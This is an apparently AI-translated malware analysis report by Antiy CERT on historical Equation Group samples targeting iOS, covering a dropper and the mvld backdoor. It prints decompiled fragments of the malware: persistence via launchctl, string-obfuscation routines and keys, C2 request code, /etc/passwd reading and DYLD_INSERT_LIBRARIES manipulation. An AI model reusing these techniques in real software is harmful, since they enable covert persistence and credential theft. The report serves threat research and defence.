
“The "Quantum" System Penetrates Apple Phones.

——Analysis of Historical Samples of Equation Group Attacks on iOS Systems

Antiy CERT

Antiy Mobile Security R&D Center



First draft completed: November 6, 2016, 9:13 a.m.
First published: June 9, 2023, 9:45 p.m.
This version updated: December 30, 2023, 4:15 p.m.

The original report is in Chinese, and this version is an AI-translated edition.

Scan the QR code to get the latest version of the report.

Contents

1 Overview: A^{2}PT Sample Puzzle Covering Smart Terminals 1

2 Sample Analysis 2

2.1 Execute Payload 2

2.2 Backdoor 6

3 Homology Analysis 12

3.1 Configuration Data Decryption Algorithm and Key Comparison 12

3.2 Comparison of Information Collection Formats 12

3.3 Control Instruction Code Comparison 13

4 Attack Delivery Analysis 14

5 A^{2}PT Organization's Vulnerability Reserves, Sources, Resource Operations and Operational Analysis 16

5.1 Overall Vulnerability Operation Mechanism 16

5.2 Two Types of Key Vulnerability Reserves 18

5.3 The Source of A^{2}PT 's 0day Vulnerability and Malicious Code Tools 22

5.4 A^{2}PT Organizational Resource Operation and Operation Relationship Analysis 25

6 Summary: Addressing the Challenges of A^{2}PT Attacks on Smart Devices 26

Appendix 1: References 31

Appendix 2: About Antiy 34

1 Overview: A^{2}PT Sample Puzzle Covering Smart Terminals

For over two decades, a major challenge facing global critical information infrastructure operators, security vendors, and researchers has been how to counter cyberattacks launched by intelligence agencies such as the NSA. Due to the incredible technology and resources employed in these attacks, Antiy CERT has dubbed them A^{2}PT (Advanced Persistent Threat) attacks and has discovered that many of these attacks originate from the NSA-affiliated Equation Group. How to reveal the attack samples and processes in the A^{2}PT attack activities has become an analytical relay race that is more difficult than a marathon. This relay has completed at least three handovers. The first phase was triggered by the "Stuxnet" incident in 2010, focusing on the attack activities, sample homology and correlation of the "Stuxnet"-"Flame"-"Duqu"-"Gauss" series of samples. It was not until the Snowden incident in 2013 that it was discovered that these were just the tip of the iceberg. The second phase started from the exposure of the Equation Group (affiliated with the NSA), focusing on its hard disk firmware attack capabilities, payloads, communication encryption mechanism characteristics, "atomic" operation mode, etc., and gradually proved that attacks such as "Stuxnet" were closely related to the Equation Group. The third phase is based on the Equation Group's vulnerabilities and attack payloads leaked by the "Shadow Brokers". The global industry carried out a more in-depth splicing analysis and review. The report "Review of Cyberattacks from US Intelligence Agencies-Based on Global Cybersecurity Communities Analyses"[错误!未找到引用源。] basically reproduced this long and difficult struggle.

There are two important tasks in this analysis relay: one is to reveal the complex clues from "Stuxnet" to Equation. This information can be found in the homology analysis reports of the malicious code families related to Kaspersky and Antiy [2][3], and the correlation map of the related malicious code projects can also be seen in "Review and Reflection on the Stuxnet Incident Nine Years Ago" [4]. The other is to verify a judgment that is logically inevitable but requires a lot of work to prove - that the operational capabilities and malicious code sample reserves of the Equation Group cover all operating system platforms. There is no doubt that the international security company Kaspersky has made the greatest contribution to this. Antiy CERT also has some original work. For example, the earliest exposure of Linux and Solaris samples came from Antiy's report. In its 2016 report "From Equation to "Equation Group" - Analysis of the Full-Platform Capabilities of the Advanced Malware of [5], Antiy CERT brought together the results of Antiy and Kaspersky, and counted the samples on Windows, Linux, Solaris, FreeBSD and Mac OS platforms. However, at that time, the Equation Group's samples targeting mobile platforms such as iOS and Android had not yet officially surfaced. Although the code names such as DROPOUTJEEP and TOTEGHOSTLY in the NSA ANT series of attack equipment exposed by the Snowden incident in 2013 provided some clues, due to the difficulty of forensics on the iOS platform and the highly targeted nature of its attack operations, the industry has not yet discovered and verified sample-level samples. However, this does not mean that they will remain under the surface forever. Continuous efforts have enabled us to find clues and conduct analysis and accumulation in the future.

On June 1, 2023, Kaspersky [6]released "Operation Triangle: iOS Devices Attacked by Previously Unknown Malware", which made us decide to conduct a supplementary analysis of our original analysis results and officially release them. Since Kaspersky has not yet disclosed the relevant incident sample information and analysis results, we are unable to determine whether these historical samples we analyzed are early versions of the "Operation Triangle" attack samples. But our clear judgment is that the samples we analyzed and the attacks exposed by Kaspersky are also from the Equation Group. However, unlike the samples discovered by Kaspersky, which were deployed based on the vulnerability of iMessage, the relevant attack samples in this report come from the Equation Group based on the "Quantum" system on the network side to exploit the vulnerability of the browser of the Internet terminal.

2 Sample Analysis


The relevant samples are not regular iOS APP application installation packages, but Trojans targeting the underlying iOS environment. Trojans are divided into execution payloads and backdoor programs. The execution payload is initially delivered to the system and is responsible for releasing the backdoor program and persistence.

2.1 Execute Payload

Table 2-1Trojan main program

Original file name	regquerystr.exe
File size	307kb
File format	Mach-O executable


The Trojan's main program disguises itself as a file named regquerystr.exe during delivery. However, it is not a PE file. The actual file format is a Mach-O executable program based on the ARM architecture. It releases and executes the backdoor program by exploiting vulnerabilities or escaping the sandbox. It first checks the kernel version and user permissions.



```
v12 = getuid();                                   // IsRoot?
if ( v12 )
{
  v5 = 0xE9000079;
}
else
{
  v9 = check_kern_osversion();
  if ( v9 )
    v5 = release_file0((int)&v11);
  else
    v5 = release_file1((int)&v11);
```


©安天

Figure 2-1 2 The Trojan program then releases the backdoor program to /tmp/mvld and executes the load command of /bin/launchctl to complete the operation of the backdoor service.



```
v1 = a1;
v2 = decode_str0x47((int)&v5, (int *)"load", 6);
v3 = decode_str0x47((int)&v6, (int *)"unload", 8);
launch_bin_launchctl(v3, v1 + 392);
if ( launch_bin_launchctl(v2, v1 + 392) )
  result = 0xE9000020;
else
  result = 0;
return result;
```

Figure 2-3Running the backdoor service




```
Gandalf-de-iPhone:~ root# ps aux | grep mvld
root       386   0.0  0.0   329228    240 s002  R+     8:36PM   0:00.01 grep mvld
root       381   0.0  0.5   339260   2448 s002  S      8:36PM   0:00.08 /tmp/mvld
Gandalf-de-iPhone:~ root#
```

Figure 2-4Backdoor services in operation

The Trojan body uses two different encryption algorithms to encrypt its plaintext string information.

Algorithm 1:




```
int __fastcall decode_str(int a1, int *a2, unsigned int a3)
{
  int v3; // r5@1
  int v4; // r0@1
  int *v5; // r4@1
  int v6; // r1@1
  signed int v7; // r12@3
  int v8; // r2@4
  int v9; // lr@4
  char v10; // r3@4

  v3 = a1;
  v4 = a3 + 1;
  v5 = a2;
  v6 = *(_BYTE *)a2;
  if ( a3 != 0 && a3 < 0xFFFFFFFF )
  {
    v7 = 1;
    do
    {
      v8 = *((_BYTE *)v5 + v7);
      v9 = v3 + v7;
      v10 = v6 ^ v8 ^ 0x47 ^ v7++;
      *(_BYTE *)(v9 - 1) = v10;
      v6 = (v6 + v8) & 0xFF;
    }
    while ( v7 != v4 );
  }
  return v3;
}
```

Figure 2-5 String encryption algorithm 1

Algorithm 2:




```
_UNKNOWN *__fastcall sub_2080(const char *a1, char a2)
{
  const char *v2; // r4@1
  char v3; // r5@1
  size_t v4; // r0@1
  _UNKNOWN *result; // r0@2
  int v6; // r2@4

  v2 = a1;
  v3 = a2;
  memset(byte_4A534, 0, 0x800u);
  v4 = strlen(v2);
  if ( (signed int)v4 < 2048 )
  {
    if ( (signed int)v4 > 0 )
    {
      v6 = 0;
      do
      {
        byte_4A534[v6] = v3 * v2[v6];
        ++v6;
      }
      while ( v4 != v6 );
    }
    result = (_UNKNOWN *)byte_4A534;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

Figure 2-6String encryption algorithm 2

The encryption method used is relatively simple. The configuration data only uses XOR and multiplication operations. The keys used are 0x47[7]and 0x1D. The network communication part uses the standard HTTPS encryption protocol. This simple encryption is inconsistent with the strict use of high-strength encryption algorithms by the Equation Group in PC platform samples. For the encryption algorithm and key of PC samples, please refer to the Antiy analysis report "Analysis of Encryption Techniques in Some Components of Equation" [8]. However, relatively speaking, it may be that the computing power of the mobile phone environment at that time was relatively low, and there was no more mature security countermeasure mechanism, so the attacker did not use strong encryption.



```
_data:00017674        00000011    C    mimic_init_filer
_data:0001768C        0000001A    C    com.apple.locationd.plist
_data:000176D4        00000014    C    init_script_filename
_data:000176EC        00000015    C    com.apple.mvld.plist
_data:0001772B        00000010    C    Obinary_filename
_data:00017744        0000000F    C    /usr/sbin/mvld
_data:00017783        0000000F    C    xmimic_bin_file
_data:00017794        00000008    C    notifyd
_data:000177CC        00000008    C    psp_data
_data:0001780B        0000000C    C    pinit_script
_data:0001781C        00000008    C    bplist00
_data:0001782E        00000020    C    ProgramArgumentsTKeepAliveULabel
_data:00017850        00000020    C    "/usr/sbin/mvld\t"com.apple.mvld\b
_data:00017871        00000007    C    \",24CD
_data:000178C4        0000000E    C    time_to_waitu
```

Figure 2-7Decrypted key string information

Table 2-2Configuration information decrypted from the Regquerystr Trojan

Configuration name	Content	Illustrate
binary	Gzip files	Second stage payload after compression
binary_filename	/usr/sbin/mvld	Second stage payload release name
init_script_filename	com.apple.mvld.plist	
mimic_bin_file	notifyd	
mimic_init_file	com.apple.locationd.plist	


2.2 Backdoor

After the payload is dropped and executed, a backdoor program mvld is released. This Trojan is a subroutine released by Regquerystr, which is mainly used to collect device information and communicate with remote servers. After the program runs, it will generate a log file /private/var/tmp/.swapfile.tmp and delete its own file (/tmp/mvld). After analysis, it can be merged into the DoubleFantasy [9]attack Trojan weapon system of the Equation Group.

Table 2-3Backdoor program information

Original file name	Mvld
File size	117kb
File format	Mach-O executable


mvld backdoor program is as follows:



```
Gandalf-de-iPhone:/tmp mobile$ ls -al
total 152
drwxrwxrwt  5 root      wheel     510 Nov  4 16:29 .
drwxr-xr-x 31 root      wheel    1190 Jun 23  2014 ..
-rw-r--r--  1 root      wheel    2751 Nov  3 20:39 .swapfile.tmp
srw-rw-rw-  1 root      wheel       0 Nov  3 16:21 L65ancd.sock
srw-rw-rw-  1 root      wheel       0 Nov  3 16:21 L65d.sock
drwx------  2 mobile    wheel     102 Nov  3 16:22 MediaCache
--wx--x---  1 root      wheel       0 Nov  3 16:22 RestoreFromBackupLock
-rw-r--r--  1 root      wheel       0 Nov  3 16:22 SpringBoard_reboot_flag
-rw-rw-rw-  1 mobile    wheel     181 Nov  3 16:22 com.apple.audio.hogmode.plist
drwx------  2 mobile    wheel      68 Nov  3 16:22 com.apple.tccd
-rw-r--r--  1 mobile    wheel      51 Nov  3 16:22 com.apple.timed.plist
-rw-------  1 _wireless wheel       0 Nov  3 16:22 csilock
-rw-r--r--  1 mobile    wheel     178 Nov  3 16:28 cydia.log
drwx------  2 root      wheel     102 Nov  3 16:21 launchd
-rwxr-xr-x  1 root      wheel  116576 Nov  3 20:36 mvld
Gandalf-de-iPhone:/tmp mobile$
```

Figure 2-8Backdoor program path


The mvld backdoor program will access the remote control server to send HTTP requests. When the C2 domain name is inaccessible, it will directly access the hardcoded IP:



```
sub_E594(&v39, 0, 1024);
v21 = (const char *)decode_str47(&v40, "/Default.aspx?%s", 17);
v22 = decode_str47(&v41, "0123456789abcdef", 17);
v23 = rand();
v43[0] = *(_BYTE *)(v22 + (((_BYTE)v23 + ((unsigned int)(v23 >> 31) >> 28)) & 0xF)
v24 = 1;
```

Figure 2-9Sending a request to the remote server


The mvld backdoor is configured with proxy settings and uses the neno client HTTP protocol.



```
decode_string29("Proxy-Authorization", &unk_323AD, 0x14u);
decode_string29("Proxy-Authenticate", &unk_3239A, 0x13u);
decode_string29("Proxy-Authentication-Info", &unk_32380, 0x1Au);
dword_323C4 = decode_string29("http://webdav.org/neon/hooks/proxy-auth", unk_18C80, 0x28u);
dword_323D4 = 407;
```

Figure 2-10Proxy settings


The mvld backdoor program can obtain the user name, password, user group and other information of the device account through getuid and getpwuid.



```
sub_C848(&v112, v25, v26);
v27 = decode_str47(&v93[v18], (const char *)&unk_19854, 6);
sub_C848(&v112, v27, v28);
v29 = getuid();
v30 = getpwuid(v29);
if ( v30 )
{
  v31 = decode_str47(v21, (const char *)&unk_1985C, 8);
  sub_C848(&v112, v31, v30->pw_gecos);
  v32 = decode_str47(&v93[v22], (const char *)&unk_19868, 11);
  v33 = v30->pw_gid;
  sub_C848(&v112, v32, v30->pw_uid);
}
else
```

Figure 2-11Obtaining device information


The mvld backdoor program also reads the /etc/passwd file to obtain the login user information.



```
v7 = 0;
v3 = decode_str47(&v6, "/etc/passwd", 12);
v4 = open(v3, 0);
if ( v4 == -1 )
{
  result = -419430381;
}
else
{
  while ( read(v4, &v7, 1u) > 0 )
  {
    if ( v7 == 10 )
```

Figure 2-12Obtaining logged-in user information


Modify the environment variable DYLD_INSERT_LIBRARIES:



```
v16 = decode_str47(&v20, "DYLD_INSERT_LIBRARIES", 22);
v8 = strlen(v16);
if ( *_NSGetEnviron() )
{
  do
  {
    v12 = v6;
    if ( !*(*_NSGetEnviron() + v6) )
      goto LABEL_13;
    v9 = _NSGetEnviron();
    v10 = j__memcmp(v16, *(*v9 + v6), v8);
    v11 = v10;
    v6 += 4;
  }
  while ( v10 );
  v14 = *_NSGetEnviron();
  *(v14 + v12) = sub_E5D8(v8 + 2);
  if ( *(*_NSGetEnviron() + v12) )
  {
    v15 = _NSGetEnviron();
    j__memmove(*(*v15 + v12), v16, v8);
    (*(*_NSGetEnviron() + v12))[v8] = 61;
    (*(*_NSGetEnviron() + v12))[v8 + 1] = v11;
```

Figure 2-13Modify the content of the environment variable DYLD_INSERT_LIBRARIES

This sample has 13 instruction codes, and its functions are very similar to the DoubleFantasy series of instructions of the Equation Windows and Solaris Trojans previously exposed by Antiy.



```
switch ( v7 )
{
  case 0x42:
    v10 = sub_4304(&v13, v8);
    break;
  default:
    v10 = 153;
    v11 = 1;
    goto LABEL_11;
  case 0x4A:
  case 0x92:
